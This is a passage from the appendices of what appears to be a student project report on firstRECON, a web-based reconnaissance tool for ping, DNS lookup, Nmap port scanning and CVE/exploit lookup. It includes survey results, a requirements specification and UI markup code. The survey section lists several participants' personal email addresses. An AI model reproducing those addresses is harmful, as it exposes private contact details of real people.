


Figure 218: Sample of filled Post-Survey form (II) screenshot

Do you think this project would contribute in information security domain presently, now that you have use it? \*

Yes  
 No  
 Maybe

Who would you think will benefits most out of this project ? \*

IT companies  
 Technology research lab  
 Information security researcher

Figure 219: Sample of filled Post-Survey form (III) screenshot

Which feature do you think is the best in this project? \*

Ping  
 DNS Lookup  
 Port Scanning

Which feature is your least favorite in this project? \*

Ping  
 DNS Lookup  
 Port Scan

How would you rate features in this project? \*

1      2      3      4      5

Figure 220: Sample of filled Post-Survey form (IV) screenshot

Which application do you think you will use for doing reconnaissance? \*

firstRECON  
 Nnap  
 24x7 port scan  
 Legion  
 Sparta

How would you rate current prototype?

1      2      3      4      5

Figure 221: Sample of filled Post-Survey form (V) screenshot

How likely are you to recommend this project to a friend/colleague/organization? \*

1      2      3      4      5

Do you have any suggestion or feedback to enhance this project? \*

This is a very good FYP project, little bit of enhancement is needed to take this project to production level. Best wishes!!!!

Figure 222: Sample of filled Post-Survey form (IV) screenshot

### 7.2.3 Post-Survey Results

The screenshot shows a Google Sheets interface for a survey. At the top, it displays "19 responses". There are three tabs: "Summary" (selected), "Question", and "Individual". A toggle switch indicates "Accepting responses" is turned on. Below the tabs, the question "Who has responded?" is listed. The "Email" column contains the following list of participant emails:

- sejalrawal@gmail.com
- krijesh.joshi08@gmail.com
- bansgorkhalee007@gmail.com
- joshidurga32@gmail.com
- deepthikharel901@gmail.com
- adityapoudelwantyou@gmail.com
- sahadevpokhrel8@gmail.com
- dineshshahi999@gmail.com

Figure 223: Email of the person who participated in Post-Survey screenshot

How would you like to use this project in the future?

 Copy

19 responses



Figure 224: Result of Post-Survey Question 1 screenshot

Do you think this project would contribute in information security domain presently, now that you have used it?

 Copy

19 responses




Figure 225: Result of Post-Survey Question 2 screenshot

Who would you think will benefit most out of this project ?

 Copy

19 responses




Figure 226: Result of Post-Survey Question 3 screenshot

Which feature do you think is the best in this project?

 Copy

19 responses




Figure 227: Result of Post-Survey Question 4 screenshot

Which feature is your least favorite in this project?

 Copy

19 responses




Figure 228: Result of Post-Survey Question 5 screenshot

How would you rate features in this project?

 Copy

19 responses




Figure 229: Result of Post-Survey Question 6 screenshot

Which application do you think you will use for doing reconnaissance?

 Copy

19 responses




Figure 230: Result of Post-Survey Question 7 screenshot

How would you rate current prototype?

 Copy

19 responses




Figure 231: Result of Post-Survey Question 8 screenshot

How likely are you to recommend this project to a friend/colleague/organization?

 Copy

19 responses




Figure 232: Result of Post-Survey Question 9 screenshot

Do you have any suggestion or feedback to enhance this project?

19 responses

Enough for FYP. Good luck.

Cant wait to try this out., You really have nice features for this project.

best of luck

No equity

This is a very good FYP project, little bit of enhancement is needed to take this project to production level.  
Best wishes!!!!

Competitor for Nmap. Best of luck!

Lala

Wow discovering an exploit and CVE from one tool gonna save lot of time. Amazing concept.

I have high hope from you regarding this project. Little bit of improvement is needed, you can add some of

*Figure 233: Result of Post-Survey Question 9 screenshot*

### 7.3 Appendix C: SRS document

#### 7.3.1 Introduction

##### 7.3.1.1 Purpose

A software requirements specification (SRS) is a document outlining the functions and specifications of firstRECON. This document contains information about a project's derivable and how it will be implemented. Details on hardware, software, and other technological dependencies are also included in this paper.

##### 7.3.1.2 Intended Audience

This SRS document is being developed for the users who will be using this application as well as for the developers who are interested in creating an application that is comparable to this one. This paper will serve as a design plan for the development of a system. It is also possible to utilize this text as a reference source to learn about functional needs, system characteristics, software attributes, and nonfunctioning specifications.


##### 7.3.1.3 Project Scope and feature

Open port services version CVEs and exploits of the targeted host are determined by the project, which is intended for use by IT professionals. As it performs network reconnaissance, the desired web application will be able to save time for system administrators, network engineers, and developers by automatically generating the cve number of the targeted system. The application will consist of following core features:

- Register
- Login
- Ping
- DNS Lookup
- Determine port status of target
- Display CVE's of open port
- Display exploit of services
- Export search results in PDF
- Export search results in Excel

#### 7.3.2 Overall Description

### 7.3.2.1 System Prospective



*Figure 234: System prospective of firstRECON*

The firstRECON provides a web application based interface to:

- SP1: Register
- SP2: Login
- SP3: DNS Lookup
- SP4: Ping
- SP5: Port Status
- SP6: Open port services running CVE's
- SP7: Top 5 exploits
- SP8: Export in PDF
- SP9: Export in Excel

### 7.3.3 System Features and Requirements

### 7.3.3.1 System Features

Core features that should be included in the web application are listed as below:

#### **SP1: Register**

Registration allow user to register the user and get access to the web application.

#### **SP2: Login**

The registered user of the application can directly login into web application by entering email and password.

#### **SP3: DNS Lookup**

The web application will have DNS lookup feature, using DNS lookup feature user can resolve DNS record of any intended target.

#### **SP4: Ping**

Ping allows user to ping the target with user customized parameter and get their ping results.

#### **SP5: Port Status**

With the Nmap integration user can get port status of the intended target along with services running and version running in the web application.

#### **SP6: Open port services running CVE's**

Open port services version's CVE's are discovered for determining potential vulnerability exposer of the targeted host.

#### **SP7: Top 5 exploits**

Top 5 exploits of the web application are discovered through port services version.

#### **SP8: Export in pdf**

The web application will be able to export the port scan result in pdf.

#### **SP9: Export in Excel**

The web application will be able to export the port scan result in excel.

### 7.3.3.2 Operating Environment

**OE1:** In the present context, the firstRECON is focused only on the web platform.

**OE2:** The operating environment of the system have access to web browser and connection to Apache server.

**OE3:** NMAP installation in command line is needed for the redirecting result in the web application.

#### 7.3.3.3 Design and implementation constraints

**CO1:** The application may not be compatible with some browsers.

**CO2:** The device using PHP version less than 7.2 won't be able to use this application.

#### 7.3.3.4 Assumption and Dependencies

**AS1:** The web application is targeted to the user who want to perform reconnaissance of targeted host.

**AS2:** The web application have the integration database for login feature.

**AS3:** The web application will use NVD API and SerpApi for determining CVE's and Exploit of the intended targeted host when user request.

**AS4:** The user can run the multiple application at the same time if the user desires.

**AS5:** The documentation of the system are only accessible to the trusted client if they requests.

### 7.3.4 Functional Requirement

#### 7.3.4.1 Login functional requirement

Req.ID	Requirement Description	Priority	Complexity
FR.01	All the user can access the login page of the web application	Most	Medium

<b>System Requirement</b>	
<b>SR.01</b>	User can see the login button on the main page of the web application through it he is able to get access to the web application. Since the web application uses cookies based authentication user can login into the system by clicking the card provided into menu.
<b>SR.02</b>	For performing login, user should enter email and password. Once the system confirms the user email and password in the database user can use the web application features.

Table 36: Login functional requirement

#### 7.3.4.2 Register functional requirement

Req.ID	Requirement Description		Priority	Complexity
<b>FR.02</b>	All the user can access the registration page		Most	Medium
<b>System Requirement</b>				
	<b>SR.03</b>	User can register themselves by providing name, email and password		
	<b>SR.04</b>	Multiple user cannot be registered with the same email address		
	<b>SR.05</b>	User should provide at least 8 characters as a password		

Table 37: Register functional requirement

#### 7.3.4.3 DNS Lookup functional requirement

Req.ID	Requirement Description	Priority	Complexity
<b>FR.04</b>	User can resolve DNS record of any target	Most	Normal

<b>System Requirement</b>	
<b>SR.06</b>	User should provide valid IP/URL of the targeted host.
<b>SR.07</b>	User should select the DNS record type for viewing the DNS record.

Table 38: DNS Lookup functional requirement

#### 7.3.4.4 Ping functional requirement

Req.ID	Requirement Description		Priority	Complexity		
<b>FR.05</b>	User can ping any URL/IP		Most	Normal		
	<b>System Requirement</b>					
	<b>SR.08</b>	User should provide valid IP/URL to ping the target				
	<b>SR.09</b>	User should select the adjusted parameter as if the user want to ping the target with the customized input.				

Table 39: Ping functional requirement

#### 7.3.4.5 Port Status functional requirement

Req.ID	Requirement Description	Priority	Complexity
<b>FR.06</b>	User can find the port status of any intended target	Most	Normal

<b>System Requirement</b>	
<b>SR.10</b>	User should provide valid IP/URL to scan the target ports.
<b>SR.11</b>	User should select the type of the port scan which user want to perform while performing port scan

Table 40: Port Status functional requirement

#### 7.3.4.6 Viewing open port CVE's functional requirement

Req.ID	Requirement Description		Priority	Complexity
<b>FR.07</b>	User can view the CVE's of the targeted host through the port scan version		Most	Normal
<b>System Requirement</b>				
	<b>SR.12</b>	User should click on view button in scan results for viewing CVE's of the respective open port through the service running.		

Table 41: Open port CVE's functional requirement

#### 7.3.4.7 Viewing Top 5 Exploit functional requirement

Req.ID	Requirement Description		Priority	Complexity
<b>FR.08</b>	User can view top 5 exploit of the intended target host through the service running in them		Most	Normal
<b>System Requirement</b>				

	<b>SR.13</b>	When the user click on the exploit link which is visible after performing the scan, user should be redirected to exploitdb website where can view exploit of the service version.		
--	--------------	---	--	--

*Table 42: Viewing Top 5 Exploit functional requirement*

#### 7.3.4.8 Exporting Scanned data to PDF functional requirement

Req.ID	Requirement Description		Priority	Complexity		
<b>FR.09</b>	User can export the generated results in Pdf by clicking pdf button		Most	Normal		
	<b>System Requirement</b>					
	<b>SR.14</b>	When the user click on the generate pdf button pdf port scan result should be download pdf file.				

*Table 43: Exporting Scanned data to PDF functional requirement*

#### 3.8.1.1 Exporting Scanned data to Excel functional requirement

Req.ID	Requirement Description		Priority	Complexity		
<b>FR.09</b>	User can export the generated results in Pdf by clicking pdf button		Most	Normal		
	<b>System Requirement</b>					
	<b>SR.14</b>	When the user click on the export to excel button port scan result should be download in excel file.				

*Table 44: Exporting Scanned data to Excel functional requirement*

## 7.4 Appendix D: Technical Terms and Definitions

### 7.4.1.1 Frontend Framework

#### Bootstrap

Bootstrap is an open-source and free framework for building websites. For responsive, mobile-first websites, it provides a set of terminology for template designs that makes the creation process easier. To put it another way, Bootstrap makes it easier for web designers to create websites since it eliminates the need to learn the fundamental

commands and functions. Web design-related functions and components are implemented using HTML, CSS, and JS scripts. (Jordana A., 2022)

#### 7.4.1.2 NMAP



Figure 235: Nmap logo (Nmap, 2022)

Network Mapper (Nmap) It is a free and open-source Linux command-line utility for scanning IP addresses and ports for installed applications. Nmap allows network administrators to discover network devices, open ports and services, and vulnerabilities. (Nmap, 2022)

#### 7.4.1.3 Programming Language

##### PHP

PHP, a server-side language that has been around for more than 25 years, has a lot of strong feelings about it today. A new programming language or tool is always going to start a debate about when PHP is "dead," and it's not going to stop. In fact, the Stack Overflow annual developer survey says that PHP has dropped down the list of the most popular programming languages. It went from 5th place in 2017 to 8th place in 2020. In spite of the fact that PHP is no longer used on nearly 80% of all web pages, Wordpress and Facebook still use it to run. (Mino, 2021)

##### JavaScript

A dynamic programming language called JavaScript is used on the web, in web apps, in games, and for many other things. It lets users do things that can't be done with just HTML and CSS on web pages. (Megida, 2021)

#### **7.4.1.4 Project management and design tool**

##### **Clickup**

ClickUp is a project management tool that assists in the creation of plans, reports, strategies, and other files. It may keep them all in one place within ClickUp and even associate them with tasks. It also allows users to edit and work with team members in real-time, similar to Google Docs.

##### **Draw.io**

Draw.io is an open-source diagram and flowchart software designed for today's professional sensibilities and requirements. Users will get free access to a number of tools and capabilities to create according to your needs, which are available across devices and browsers. (technologyevaluation, 2021)

##### **Balsamiq Wireframe**

Balsamiq Wireframes is a user interface design tool that allows you to create wireframes (sometimes called mockups or low-fidelity prototypes). It can be used to make digital sketches of your idea or concept for an application or website in order to facilitate conversation and comprehension prior to writing any code. (balsamiq, 2022)

## **7.5 Appendix E: Sample of codes**

### **7.5.1 Sample code of the UI**

#### **7.5.1.1 Home Page**

```

<div>
  <div class="header">
    <div class="text-center">
      <a href="{{ route('home') }}">
        
      </a>
    </div>
  </div>
  <div class="container">
    <div class="row">
      <div class="col-sm-12 col-md-4 col-lg-4">
        <div class="card ms-5 me-5 mt-2" onclick="location.href='{{ route('ping') }}'" style="cursor:pointer; min-height:410px">
          <div class="card-body text-center">
            
            <div class="p-2">
              <h5>Ping</h5>
              <hr>
            </div>
            <p>
              firstRECON can ping the targeted host with custom parameter provided by the user.
            </p>
          </div>
        </div>
      </div>
      <div class="col-sm-12 col-md-4 col-lg-4">
        <div class="card ms-5 me-5 mt-2" onclick="location.href='{{ route('dns.lookup') }}'" style="cursor:pointer; min-height:410px;">
          <div class="card-body text-center">
            
            <div class="p-2">
              <h5>DNS Lookup</h5>
              <hr>
            </div>
            <p>

```

Figure 236: Home page code sample screenshot (I)

```

              </p>
            </div>
          </div>
        </div>
      </div>
      <div class="col-sm-12 col-md-4 col-lg-4">
        <div class="card ms-5 me-5 mt-2" onclick="location.href='{{ route('port.scan') }}'" style="cursor:pointer; min-height:410px">
          <div class="card-body text-center">
            
            <div class="p-2">
              <h5>Port Scan</h5>
              <hr>
            </div>
            <p>
              firstRECON can determine vulnerability exposer and exploit of the targeted host according to the services running in their open port.
            </p>
          </div>
        </div>
      </div>
      <div class="col-sm-12 col-md-12 col-lg-12 mt-4">
        <div class="card ms-5 me-5 mt-4 pt-5">
          <div class="card-body p-5">
            <strong>Ping</strong>
            <p>IP Ping tool sends a ping request to a domain, host, or IP and shows its response. This tool is handy if you want to check either a host is publicly accessible to everyone and responding correctly or not. The tool tests if a host computer that you are trying to access is operating or is accessible over the internet or not. It is also used for troubleshooting and to check the response time. A ping test runs to a server to check the latency between the computer running the ping test and the server. The IP Ping service sends several ICMP packets to the domain or IP and returns the detailed output. It tells how many packets were transmitted and how many were lost during the ping activity. First recon ping functionality is providing with the adjustable parameter and values to perform ping.</p>

```

Figure 237: Home page code sample screenshot (II)

```

<strong>Ping</strong>
<p>IP Ping tool sends a ping request to a domain, host, or IP and shows its response. This tool is handy if you want to check either a host is publicly accessible to everyone and responding correctly or not. The tool tests if a host computer that you are trying to access is operating or is accessible over the internet or not. It is also used for troubleshooting and to check the response time. A ping test runs to a server to check the latency between the computer running the ping test and the server. The IP Ping service sends several ICMP packets to the domain or IP and returns the detailed output. It tells how many packets were transmitted and how many were lost during the ping activity. First recon ping functionality is providing with the adjustable parameter and values to perform ping.</p>

<strong>DNS Lookup</strong>
<p>The DNS lookup tool fetches all the DNS records for a domain and reports them in a priority list. Use options to perform DNS lookup either against Google, Cloudflare, OpenDNS, or the domain's authoritative name server(s). Therefore, if you changed your web hosting or DNS records, those changes should reflect instantly. To check that you have configured correct DNS records for your domain, use the DNS lookup tool to verify your DNS records so you can avoid any downtime. The DNS records include A, AAAA, CNAME, MX, NS, PTR, SRV, SOA, TXT and CAA record.</p>

<strong>Different Types of DNS Records</strong>
<p><strong>A record:</strong> the most basic type of record, also known as address record, provides an IPv4 address to a domain name or sub-domain name. That record points the domain name to an IP address.</p>
<p><strong>AAAA record:</strong> maps the hostname to 128-bits IPv6 address. For a long time, 32-bits IPv4 addresses served the purpose of identifying a computer on the internet. But due to the shortage of IPv4, IPv6 was created. The four "A"s (AAAA) are mnemonic to represent that IPv6 is four times larger in size than IPv4.</p>
<p><strong>CNAME record:</strong> also known as Canonical Name record, creates an alias of one domain name. The aliased domain or sub-domain gets all the original Domain's DNS records and is commonly used to associate subdomains with existing main domain.</p>
<p><strong>MX record:</strong> also known as Mail Exchange records, tells which mail exchange servers are responsible for routing the email to the correct destination or mail server.</p>
<p><strong>NS record:</strong> also known as Name Server records, points to the name servers which have authority in managing and publishing DNS records of that domain. These are the DNS servers that are authoritative to handle any query related to that domain.</p>
<p><strong>SRV record:</strong> also known as Service record, indicates which specific services the domain operates along with port numbers. Some Internet protocols such as the Extensible Messaging and Presence Protocol (XMPP) and the Session Initiation Protocol (SIP) often require SRV records.</p>
<p><strong>SOA record:</strong> also known as Start of Authority records, provides essential information about the domain like identifying master node of domain authoritative name server, an email of the domain

```

Figure 238: Home page code sample screenshot (III)

```

<p><strong>SRV record:</strong> also known as Service record, indicates which specific services the domain operates along with port numbers. Some Internet protocols such as the Extensible Messaging and Presence Protocol (XMPP) and the Session Initiation Protocol (SIP) often require SRV records.</p>
<p><strong>SOA record:</strong> also known as Start of Authority records, provides essential information about the domain like identifying master node of domain authoritative name server, an email of the domain administrator, the serial number of DNS zone, etc.</p>
<p><strong>TXT record:</strong> allows the website's administrator to insert any arbitrary text in the DNS record.</p>
<p><strong>CAA record:</strong> also known as Certification Authority Authorization record, reflects the public policy regarding the issuance of digital certificates for the domain. If no CAA record is present for your domain, any Certification Authority can issue an SSL certificate for your domain. However, by using this record, you can restrict which CA is authorized to issue digital credentials for your domain.</p>
</p>
<strong>Scan Ports</strong>
<p>Port Scanning are used for routing incoming information from a network to specific applications to a designated machine. Example, if you wanted to enable Remote Desktop on a Windows PC within your network, you'd need to make sure port 3389 was open and forwarding to the appropriate computer. Open ports are also used to determine if those open ports need to be closed to provide more network security and less vulnerabilities. firstRECON will provide you with information regarding valid methods of connecting to a network. Inbuilt port scanning feature of the web application is used to determine open port along with potential vulnerability and potential exploit of the intended service.</p>

        </div>
    </div>
</div>
{{--  <div class="content">--}}
{{--   <div class="card">--}}
{{--     <div class="card-body p-4">--}}
{{--       <div class="text-center">--}}
{{--         <p>-->}}
{{--           firstRECON is a port scanning tool-->}}
{{--         </p>-->}}
{{--       <hr>-->}}

```

Figure 239: Home page code sample screenshot (III)

### 7.5.1.2 Port Scan

```

<div class="card-body p-4">
    <h1>Ping</h1>
    <div @if($currentStep !== 1) style="display: none" @endif>
        <div class="form-group mt-3">
            <label for="hostname" class="form-label fw-bold">Enter any valid IP/Url</label>
            <input type="text" id="hostname" class="form-control form-control-lg" placeholder="Enter Url Here"
                wire:model="hostname">
            @error('hostname') <span class="error">{{ $message }}</span> @enderror
        </div>
        <div class="row">
            <div class="col-sm-12 col-md-3 col-lg-3">
                <label for="count" class="form-label fw-bold">Count</label>
                <input type="number" id="count" class="form-control form-control-lg" placeholder="Count"
                    wire:model="count">
                @error('count') <span class="error">{{ $message }}</span> @enderror
            </div>
            <div class="col-sm-12 col-md-3 col-lg-3">
                <label for="packet" class="form-label fw-bold">Packet Size</label>
                <input type="number" id="packet" class="form-control form-control-lg" placeholder="Packet Size"
                    wire:model="packet">
                @error('packet') <span class="error">{{ $message }}</span> @enderror
            </div>
            <div class="col-sm-12 col-md-3 col-lg-3">
                <label for="interval" class="form-label fw-bold">Interval</label>
                <input type="number" id="interval" class="form-control form-control-lg" placeholder="Interval"
                    wire:model="interval">
                @error('interval') <span class="error">{{ $message }}</span> @enderror
            </div>
            <div class="col-sm-12 col-md-3 col-lg-3">
                <label for="timeout" class="form-label fw-bold">Timeout</label>
                <input type="number" id="timeout" class="form-control form-control-lg" placeholder="Timeout"
                    wire:model="timeout">
                @error('timeout') <span class="error">{{ $message }}</span> @enderror
            </div>
        </div>
    </div>
</div>

```

Figure 240: Port Scan code sample screenshot (I)

```

<input type="text" id="portFrom" class="form-control form-control-lg mt-3" placeholder="Port From"
    wire:model="portFrom">
    @error('portFrom') <span class="error">{{ $message }}</span> @enderror
</div>
<div class="col-sm-12 col-md-6 col-lg-6">
    <input type="text" id="portTo" class="form-control form-control-lg mt-3" placeholder="Port To"
        wire:model="portTo">
    @error('portTo') <span class="error">{{ $message }}</span> @enderror
</div>
</div>
@endif
</div>
</div>
<div class="form-group mt-5 text-center">
    <button class="btn btn-success btn-lg text-white" id="scan" wire:click="submit">
        Scan
    </button>
</div>
</div>
</div>
<div @if($currentStep !== 2) style="display: none" @endif class="p-4">
    <div class="mb-5">
        <div class="float-end">
            <a wire:click="generatePdf" class="btn btn-success text-white">Generate PDF</a>
            <a wire:click="generateExcel" class="btn btn-success text-white">Export To Excel</a>
            <a href="{{ route('port.scan') }}" class="btn btn-success text-white">Scan Another Host</a>
        </div>
        <div class="float-start">
            <h3>Port Scan Results For : <span class="text-success">{{ $hostname }}</span></h3>
        </div>
    </div>
</div>

```

Figure 241: Port Scan code sample screenshot (II)

```

        </ul>
<div class="tab-content" id="pills-tabContent">
<div class="tab-pane fade @if($port_type != "custom_port" && $port_type != "port_range") show active @endif" id="pills-home" role="tabpanel" aria-labelledby="pills-home-tab">
<select id="port_type" class="form-control form-control-lg" wire:model="port_type">
<option value="">Choose Package</option>
@foreach($portTypes as $type => $ports)
<option value="{{ $type }}>{{ implode(',',$ports) }}</option>
@endforeach
</select>
@error('port_type') <span class="error">{{ $message }}</span> @enderror
</div>
<div class="tab-pane fade @if($port_type === "custom_port") show active @endif" id="pills-profile" role="tabpanel" aria-labelledby="pills-profile-tab">
@if($customPorts)
<input type="text" id="specifiedPorts" class="form-control form-control-lg mt-3" placeholder="Ex. 22,80,443" wire:model="specifiedPorts">
@error('specifiedPorts') <span class="error">{{ $message }}</span> @enderror
@endif
</div>
<div class="tab-pane fade @if($port_type === "port_range") show active @endif" id="pills-contact" role="tabpanel" aria-labelledby="pills-contact-tab">
@if($portRange)
<div class="row">
<div class="col-sm-12 col-md-6 col-lg-6">
